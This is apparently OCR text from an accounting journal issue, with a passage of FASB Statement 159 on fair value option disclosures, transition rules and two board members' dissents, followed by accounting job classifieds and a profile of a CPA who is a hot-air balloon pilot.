f. For investments that would have been accounted for under the equity method if the entity had not chosen to apply the fair value option,[4] the information required by paragraph 20 of APB Opinion No. 18, *The Equity Method of Accounting for Investments in Common Stock* (excluding the disclosures in paragraph 20(a)(3), 20(b), and 20(e) of that Opinion).[5]

**Required Disclosures for Each Period for Which an Interim or Annual Income Statement Is Presented**

19. For each period for which an income statement is presented, entities shall disclose the following about items for which the fair value option has been elected:

a. For each line item in the statement of financial position, the amounts of gains and losses from fair value changes included in earnings during the period and in which line in the income statement those gains and losses are reported (This Statement does not preclude an entity from meeting this requirement by disclosing amounts of gains and losses that include amounts of gains and losses for other items measured at fair value, such as items required to be measured at fair value.)

b. A description of how interest and dividends are measured and where they are reported in the income statement (This Statement does not address the methods used for recognizing and measuring the amount of dividend income, interest income, and interest expense for items for which the fair value option has been elected.)

c. For loans and other receivables held as assets:

(1) The estimated amount of gains or losses included in earnings during the period attributable to changes in instrument-specific credit risk

(2) How the gains or losses attributable to changes in instrument-specific credit risk were determined

d. For liabilities with fair values that have been significantly affected during the reporting period by changes in the instrument-specific credit risk:

(1) The estimated amount of gains and losses from fair value changes included in earnings that are attributable to changes in the instrument-specific credit risk

(2) Qualitative information about the reasons for those changes

(3) How the gains and losses attributable to changes in instrument-specific credit risk were determined.

20. The disclosure requirements in paragraphs 18 and 19 do not eliminate disclosure requirements included in other GAAP pronouncements, including other disclosure requirements relating to fair value measurement.

**Other Required Disclosures**

21. In annual periods only, an entity shall disclose the methods and significant assumptions used to estimate the fair value of items for which the fair value option has been elected.[6]

(continued on page 98)

2. Those standards include some disclosure requirements that are not affected by this Statement.

3. Paragraph 10 of Statement 107 also requires an entity to relate carrying amounts that are disclosed in accordance with that Statement to what is reported in the statement of financial position.

4. This disclosure applies to investments in common stock, investments in in-substance common stock, and other investments (for example, partnerships and certain limited liability corporations) that (a) would otherwise be required to be accounted for under the equity method under other generally accepted accounting principles (GAAP) and (b) would be required to satisfy the disclosure requirements of paragraph 20 of Opinion 18.

5. The following guidance from paragraph 20 and subparagraphs (a) and (d) of Opinion 18 is applicable:

The significance of an investment to the investor's financial position and results of operations should be considered in evaluating the extent of disclosures of the financial position and results of operations of an investee. If the investor has more than one investment in common stock, disclosures wholly or partly on a combined basis may be appropriate. The following disclosures are generally applicable to the equity method of accounting for investments in common stock:

a. Financial statements of an investor should disclose parenthetically, in notes to financial statements, or in separate statements or schedules (1) the name of each investee and percentage of ownership of common stock, [and] (2) the accounting policies of the investor with respect to investments in common stock. . . .

d. When investments in common stock of corporate joint ventures or other investments accounted for under the equity method are, in the aggregate, material in relation to the financial position or results of operations of an investor, it may be necessary for summarized information as to assets, liabilities, and results of operations of the investees to be presented in the notes or in separate statements, either individually or in groups, as appropriate. [Footnote reference omitted.]

6. Paragraph 10 of Statement 107 already requires an entity to disclose annually the methods and significant assumptions used to estimate the fair value of financial instruments. Thus, the effect of this disclosure requirement is essentially limited to instruments outside the scope of Statement 107 (for example, certain insurance contracts) for which the fair value option has been elected.

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

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22. If an entity elects the fair value option at the time one of the events in paragraphs 9(d) and 9(e) occurs, the entity shall disclose the following in financial statements for the period of the election:

a. Qualitative information about the nature of the event

b. Quantitative information by line item in the statement of financial position indicating which line items in the income statement include the effect on earnings of initially electing the fair value option for an item.

### Application by Not-for-Profit Organizations

23. Not-for-profit organizations shall apply the provisions of this Statement with the following modifications:

a. References to an income statement should be replaced with references to a statement of activities, statement of changes in net assets, or statement of operations. References to earnings should be replaced with references to changes in net assets, except as indicated in paragraph 23(b).

b. Health care organizations subject to the AICPA Audit and Accounting Guide, *Health Care Organizations,* shall report unrealized gains and losses on items for which the fair value option has been elected within the performance indicator or as a part of discontinued operations, as appropriate.[7] Consistent with the provisions of FASB Statement No. 117, *Financial Statements of Not-for-Profit Organizations,* not-for-profit organizations may present such gains and losses either within or outside other intermediate measures of operations unless such gains or losses are part of discontinued operations.[8]

c. The disclosure requirements in paragraph 19 shall apply not only with respect to the effect on performance indicators or other intermediate measures of operations, if presented, but also with respect to the effect on the change in each of the net asset classes (unrestricted, temporarily restricted, and permanently restricted), as applicable.

### Effective Date

24. This Statement shall be effective as of the beginning of each reporting entity's first fiscal year that begins after November 15, 2007. This Statement should not be applied retrospectively to fiscal years beginning prior to the effective date, except as permitted in paragraph 30 for early adoption.

7. Unlike other not-for-profit organizations, organizations subject to the health care Guide present performance indicators analogous to income from continuing operations.

8. This includes intermediate measures of operations presented by not-for-profit organizations other than health care organizations and any additional intermediate measures of operations presented within the performance indicator by not-for-profit health care organizations.

**Application to Eligible Items Existing at the Effective Date**

25. At the effective date, an entity may elect the fair value option for eligible items that exist at that date. The entity shall report the effect of the first remeasurement to fair value as a cumulative-effect adjustment to the opening balance of retained earnings. A not-for-profit organization shall report such cumulative-effect adjustment as a separate line item within the changes in the appropriate net asset class or classes in its statement of activities, outside of any performance indicator or other intermediate measure of operations.

26. The difference between the carrying amount and the fair value of eligible items for which the fair value option is elected at the effective date shall be removed from the statement of financial position and included in the cumulative-effect adjustment. Those differences may include, but are not limited to:

a. Unamortized deferred costs, fees, premiums, and discounts

b. Valuation allowances (for example, allowances for loan losses)

c. Accrued interest, which would be reported as part of the fair value of the eligible item.

27. An entity that elects the fair value option for items existing at the effective date shall provide the following in its annual and first-interim-period financial statements for the fiscal year that includes the effective date:

a. A schedule that presents the following by line item in the statement of financial position:

(1) The pretax portion of the cumulative-effect adjustment to retained earnings (or appropriate class or classes of net assets) for items on that line

(2) The fair value at the effective date of eligible items for which the fair value option is elected and the carrying amount of those same items immediately before electing the fair value option

b. The net effect on the entity's deferred tax assets and liabilities of electing the fair value option

c. Management's reasons for electing the fair value option for each existing eligible item or group of similar eligible items

d. If the fair value option is elected for some but not all eligible items within a group of similar eligible items:

(1) A description of those similar items and the reasons for partial election

(2) Information to enable users to understand how the group of similar items relates to individual line items on the statement of financial position

e. The amount of valuation allowances that were removed from the statement of financial position because they related to items for which the fair value option was elected.

**Available-for-Sale and Held-to-Maturity Securities**

28. Available-for-sale and held-to-maturity securities held at the effective date are eligible for the fair value option at that date. If the fair value option is elected for any of those securities at the effective date, cumulative unrealized gains and losses at that date shall be included in the cumulative-effect adjustment. The amount of unrealized gains and losses reclassified from accumulated other comprehensive income (for available-for-sale securities) and the amount of unrealized gains and losses that was previously unrecognized (for held-to-maturity securities) shall be separately disclosed. If Statement 157 is adopted at the same time that this Statement is adopted, any change in an existing eligible item's recorded fair value at the effective date due to application of the guidance in Statement 157 (such as for an available-for-sale security) shall be included in the cumulative-effect adjustment if the fair value option was elected for that eligible item.

29. If an entity elects the fair value option for a held-to-maturity or available-for-sale security in conjunction with the adoption of this Statement, that security shall be reported as a trading security under Statement 115, but the accounting for a transfer to the trading category under paragraph 15(b) of Statement 115 does not apply. Electing the fair value option for an existing held-to-maturity security will not call into question the intent of an entity to hold other debt securities to maturity in the future.

**Early Adoption**

30. An entity may adopt this Statement and elect the fair value option for existing eligible items as of the beginning of a fiscal year that begins on or before November 15, 2007, subject to the following conditions:

a. The choice to adopt early shall be made after issuance of this Statement but within 120 days of the beginning of the fiscal year of adoption.

b. The entity also adopts all of the requirements of Statement 157 at this Statement's early adoption date (the first day of the fiscal year of adoption) or earlier.

c. At the time the entity chooses to adopt this Statement early, the entity has not yet issued financial statements, including required notes to those financial statements, for any interim period of the fiscal year that includes the early adoption date.

d. The choices to apply or not apply the fair value option to eligible items existing at the early adoption date are retroactive to the early adoption date.

e. For eligible items with an election date (as specified in paragraph 9) occurring after the early adoption date but before the date of the entity's choice to apply early, the election for those items is retroactive to their election date.

f. All other requirements that would normally apply as of the required effective date also apply as of the early adoption date.

**The provisions of this Statement need not be applied to immaterial items.**

*This Statement was adopted by the affirmative votes of five members of the Financial Accounting Standards Board. Messrs. Linsmeier and Young dissented.*

Mr. Linsmeier dissents from issuance of this Statement because he believes a fair value option generally will not result in financial reporting that achieves many of the objectives for issuing this Statement given in paragraph A3. Mr. Linsmeier agrees with paragraph A3(a)—that the effect on earnings from using mixed measurement attributes under GAAP in the United States may not be representative of the economics of the reporting entity's activities. In addition, he agrees with paragraph A3(b)—that a fair value option will enable entities to mitigate reporting volatility in earnings that results from using different measurement attributes in reporting related financial assets and financial liabilities. However, providing entities with an instrument-by-instrument option that often will result in the reporting at fair value of only some instruments within the scope of this Statement will not result in reporting that is more representative of entities' economic exposures and will provide an opportunity for entities to report significantly less earnings volatility than they are exposed to.

Mr. Linsmeier also agrees with paragraph A3(d)—that fair values for financial assets and financial liabilities provide more relevant and understandable information than cost or cost-based measures. However, an instrument-by-instrument option that results in partial adoption of fair values for only some financial (and other) instruments significantly reduces the relevance of the resulting reporting by failing to portray the earnings effects of financial (and other) instruments' exposures in the same reporting period and increases users' costs in processing the information by introducing treatment alternatives that reduce the comparability of reported results within and across reporting entities and line items. For these reasons, Mr. Linsmeier does not agree that this Statement represents a cost-beneficial interim step toward measuring all financial instruments at fair value—a long-term goal stated by the Board in Statement 133. Rather, he believes users of financial statements would be better served by accelerating efforts to issue a Statement requiring all financial instruments to be measured at fair value each reporting period with changes in those fair values reported in earnings.

Mr. Young dissents from the issuance of this Statement because it will not improve financial reporting for the following reasons:

1. The provision of an option for fair value is likely to delay the adoption of consistent use of fair value measurement for financial instruments.

2. This Statement introduces a fragmented approach to reporting financial instruments at fair value instead of a conceptually coherent framework. It permits the continued use of non-fair-value measurement of financial instruments that will result in financial statements that are not representationally faithful. It also impairs consistency and comparability, which will reduce understandability of financial statements and increase complexity for users.

3. The application of the fair value option to financial liabilities that are part of an entity's capital structure, without any qualifying criteria (such as correcting an existing measurement mismatch), can result in misleading financial reporting.

4. While the preparers of financial statements will realize benefits in reduced volatility of reported earnings or reduction in the cost to achieve reduced volatility, those benefits are not justified by the cost that users will incur from increases in complexity and reduction in understandability.

This Statement does not meet the objective of financial reporting; it reduces understandability and increases costs for users. It provides benefits to preparers in managing volatility in earnings, which is not an objective of financial reporting.

Mr. Young believes the fair value option will further delay a comprehensive fair value measurement requirement for financial instruments. He believes the assumption in paragraph A3(d) cannot be supported by past experience or empirical evidence. He believes the more likely outcome of this Statement is a very limited expansion in the use of fair value for financial instruments and a delay in the broader requirement for fair value for financial instruments.

With more than a decade of preparers' meeting the requirement for disclosure of fair values for financial instruments (Statement 107) and electing the option of trading classification for marketable securities (Statement 115), it is unlikely that any significant incremental preparer experience using fair value will be gained from this Statement that will facilitate adoption of a fair value requirement for financial instruments.

With the fair value option, a preparer can manage volatility that would otherwise exist from the mixed-attribute accounting model. With this benefit secured, there will only be greater resistance from the preparer community to wider adoption of a fair value measurement for financial instruments. Without a fair value option, the preparer community would be more supportive of a fair value measurement requirement for financial instruments. Therefore, the introduction of elective fair value can only result in further delay and resistance to the requirement for fair value measurement of financial instruments.

Mr. Young disagrees with the Board's decision to permit free choice between different initial and subsequent measurement attributes for financial instruments. Mr. Young agrees with the Board's acknowledgment, in the discussion relating the conclusions in this Statement to the conceptual framework, that the Board's decision impairs comparability and consistency, two desirable qualitative characteristics of financial information in its conceptual framework. Mr. Young believes that the disclosures required by this Statement, taken together with disclosure requirements in other GAAP, are not a substitute for consistent and comparable measurement of similar items.

Reporting financial instruments at fair value and including unrealized changes in fair value in earnings would reflect the economic events in the periods in which they occur and faithfully represent the underlying economics—a key objective of the conceptual framework. Providing an "option" to continue the use of historical-cost-based measurement will lead to accounting that potentially misrepresents the underlying economics.

Mr. Young believes that most users do not expect revaluation of the entity's securities (which are part of an entity's overall capital structure) to be a component of operating performance. In his view, the changes in the entity's overall capital structure (both debt capital and equity capital), particularly from the effect of changes in the entity's own creditworthiness, should not be reflected in business performance. Recognizing changes in an entity's own creditworthiness in earnings could mislead users and potentially misrepresent or conceal operating performance issues. At a minimum, eligibility criteria should be required when the fair value option is elected for the debt portion of an entity's capital structure.

Mr. Young disagrees that the fair value option reduces complexity and costs as discussed in paragraph A3(b). Instead, he believes complexity and cost are shifted from the preparer to the user. He believes the user will be required to expend more cost and effort to compare financial statements prepared using the fair value option with financial statements prepared using a different measurement basis. It is not clear that the same level of user understanding can be achieved at any cost.

With regard to the cost-benefit criterion of the Board's conceptual framework, Mr. Young notes that the incremental burden that would be imposed on preparers by a requirement to measure all financial instruments that are within the scope of this Statement at fair value would not be large, given the requirements of existing accounting guidance. Statement 107 already requires certain fair value measurements of financial instruments for disclosure purposes. Therefore, the ability to measure many financial instruments at fair value should already be in place. Mr. Young believes a far greater benefit to financial reporting at a much lower cost to users and preparers would result from a requirement to measure financial instruments, as defined in the scope of this Statement or the scope of Statement 107 or Statement 115, at fair value.

*Members of the Financial Accounting Standards Board:*

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**Accountant – Prepares specialized** reporting and analysis in Cost/Project Accounting. Develops and implements complex or difficult systems. Identifies and resolves situations not in compliance with internal controls and recommends improvements. Bachelors plus 3 years cost accounting experience required. Mail resumes to: **Debra Gray, FMCTI, 15710 JFK Boulevard, Suite 400, Houston, TX 77032.** Refer to job code CR001 when applying.

**Financial Accountant,** Senior wanted by reinsurance company in White Plains, New York. Oversee and maintain accounting functions including general ledger, asset capitalization, cash management and payroll; prepare and analyze periodic financial reports and tax filings; perform budgeting and analysis. Requires Bachelors degree in Finance, Accounting or closely related and 1 year experience. Send resume to: **Endurance Services Limited, HR Department, Job Code ES56, 333 Westchester Avenue, White Plains, NY 10604.**



**Accountant with Bachelors** in Accounting and 2 years experience or 4 years experience without degree. Apply to: **Shalom Lodging, LLC, 2501 I-40 East, Amarillo, TX 79104.**

**Accountant wanted by accounting firm.** Required: Masters in Professional Accounting. Respond by resume only to: **J. Becker, Y/M-#10, Becker's Tax Service LP, 7010 Champions Plaza Drive, Houston, TX 77069.**

**Budget Analyst** – Prepare budgets, analyze revenue and expenditures and maintain expense controls. Research income, costs and expenditures to increase operating efficiency. Recommend improvements of operational procedures and financial strategies. Requires 30 months experience. Resumes to: **L. De Vita, the Crazy Fish, 916 71st Street, Miami Beach, FL 33141.**

**Accountant, cost sought by Voorhees Pediatric Facility** to prepare, examine, analyze accounting records, financial statements and reports of company; analyze business operations, trends, costs, reviews, maintain records of assets and liabilities, profit and loss, tax liabilities; provide advice to management. $19.53/hour. Bachelors degree in Accounting with minimum 2 years experience. Send resume and reference letters to: **John Fioravanti, 1304 Laurel Oak Road, Voorhees, NJ 08043.**

**Financial Controller (Mt. Sinai)** for corporation providing car travel service primarily by independent contractors. Will oversee all financial operations including measurement of business accounts, plan, develop, design and implementation of financial policies and OS, prepare financial statements and reports. Will use SQL and Oracle. MBA in Banking and Finance required. Two years experience. Monday-Friday, 9:00-5:00. Resume Attn: **Mr. Reis, Oz Bros. Inc., 5507 Nesconset Highway, Suite 10-223, Mt. Sinai, NY 11776.**

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**Accountant needed full-time** by Sales Office in Ellicott City, Maryland. Must have Bachelors Degree and 5 years experience. Analyzes financial information and prepare, review financial statements. Apply to: **United National Bankcard Services, Inc., 10194 Baltimore National Pike, #2, Ellicott City, MD 21042.**

**Semi-Senior Accountant** – Singer Lewak Greenbaum & Goldstein, LLP. Headquarters: Los Angeles, California. Jobsite: Santa Ana, California. Fax Partner, **(714) 953-1837**; or Email: **hr@slgg.com** EOE.

**Accounting Consultant** with 2 years experience to examine, analyze and interpret the accounting records as well as expenses, disbursements and bank records. Prepare reports regarding assets, net worth, liabilities, income and expenditures. Prepare balance sheets and profit and loss statements, make recommendations. Automation of processes, internal controls, MIS, budgeting, payroll, audit sales, receivable and payable. Use QuickBooks, Crystal Reports, PowerPoint, Excel and Word. Mail resume to: **Jen MY Inc., d/b/a Farebuzz., 213 West 35th Street, Suite 1201, New York, NY 10001.** Job location: New York City.

**Staff Accountant – New York, New York** – Analyze financial information and prepare financial reports to determine or maintain record of assets, liabilities, profit and loss, tax liability, or other financial activities. Bachelors/Masters or foreign equivalent in related field, plus related experience. Resume: **Cheshire Consulting, LLC., 545 Fifth Avenue, New York, NY 10017.**

# EXECUTIVE OPPORTUNITIES

**Accountant. 40 hours per week,** 8:00am to 5:00pm. $38,667.00 per year. Job location: Dallas, Texas. Apply accounting principles necessary for the analysis of financial information and the preparation of financial reports required for the continual operation of daily financial workings. Compile and analyze daily financial information, prepare reports concerning general ledger accounts and document business transactions. Summarize standard format transactions for financial records and organize data for financial analysis with computer assistance. Use asset, liability, and capital information to prepare balance sheets and other summary reports. Audit daily financial workings of and prepare any necessary back-up responses regarding specific transactions, as they may become needed. Requires Bachelors in Accounting or Finance and 3 years experience in job offered. Applicants send resume by fax or mail to: **Attention: D-05218-86901, 700 North Pearl Street, Suite 510, Dallas, TX 75201**. Fax: **(214) 237-9116**. Reference AJB number 38931482.

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# THE LAST WORD

**I love to fly.** The best part of ballooning is landing in a park and seeing the kids when this big balloon lands in their neighborhood. Sometimes we tie the balloon to my truck and go up and down so the kids can experience what ballooning feels like. We only go about 40 feet off the ground, but it is still a thrill for the kids. I can fly adults all day long, but landing where we can share this experience with kids is the best part for me.

**I flew some of my clients,** and they saw me in a totally different perspective. I have flown some of my co-workers and offered balloon rides for charitable events. I worked to educate my community regarding balloon flight and even flew the mayor of Chandler, Ariz. He was amazed to hear I am a CPA. He said he didn't think CPAs did things like this. I told him this CPA does.

**I've been around ballooning since 1977** when I began operating a gift concession with my brother-in-law at the Albuquerque International Balloon Fiesta. In 1986, my brother-in-law learned to fly; 10 years later, he taught my son, who was then 16. Two years later, my son taught me. All of a sudden, I had to do what he told me to do; he was now in charge. Believe me, this was a very strange role reversal. I received my private pilot license in January 1999 and in May 2005 received my commercial license. Now I am teaching my youngest son how to fly. My balloon is all blue with *America* in white lettering on two sides and white stars around the bottom.


**MIKE LIBERTI, CPA**
**Balloon pilot, Gilbert, Ariz.**

BALLOON PHOTO BY DANIEL LIBERTI; INSET BY PATRICIA GANNON, COURTESY OF THE ARIZONA SOCIETY OF CPAs.

**Any type of air travel can be considered dangerous,** but all pilots emphasize safety. I have had a few close calls. When I was new to the sport, I did not manage my fuel well on one occasion, which put me in what could have been a dangerous scenario. Luckily, I managed to land without incident. I learned to recognize my areas of weakness and improve my decision making. Pilots also learn very quickly to avoid power lines.

**My accounting career started later in life.** At age 28, I was working in manufacturing and decided it was time to change occupations. I knew the CPA for the company I worked for and had an idea what he did, so I decided I wanted to do it, too. I consider him my role model. I attended evening courses, attained my bachelor's degree in accounting and a few years later took the CPA exam. I have worked in various CPA firms from Big Five to sole practitioners. I taught accounting at the college level and now have moved into private industry. I am a tax accountant for a large community developer.

**My wife says I am a 50-year-old kid.** When I was growing up in Brooklyn, N.Y., we didn't have anything like ballooning. It's like a release, but it is a very serious thing. It's total focus. I really don't think about anything else but flying when I'm up there. I try to fly at least twice a month, mostly in Chandler, Ariz., but also at events throughout the Southwest and California.

**When you're in the air, all you hear is the burner** and dogs barking below. You can see basically forever. You're floating around and you're at the mercy of the wind. It's almost like an inner peace you get. It's just you and the openness.

*—As told to Paul Bonner*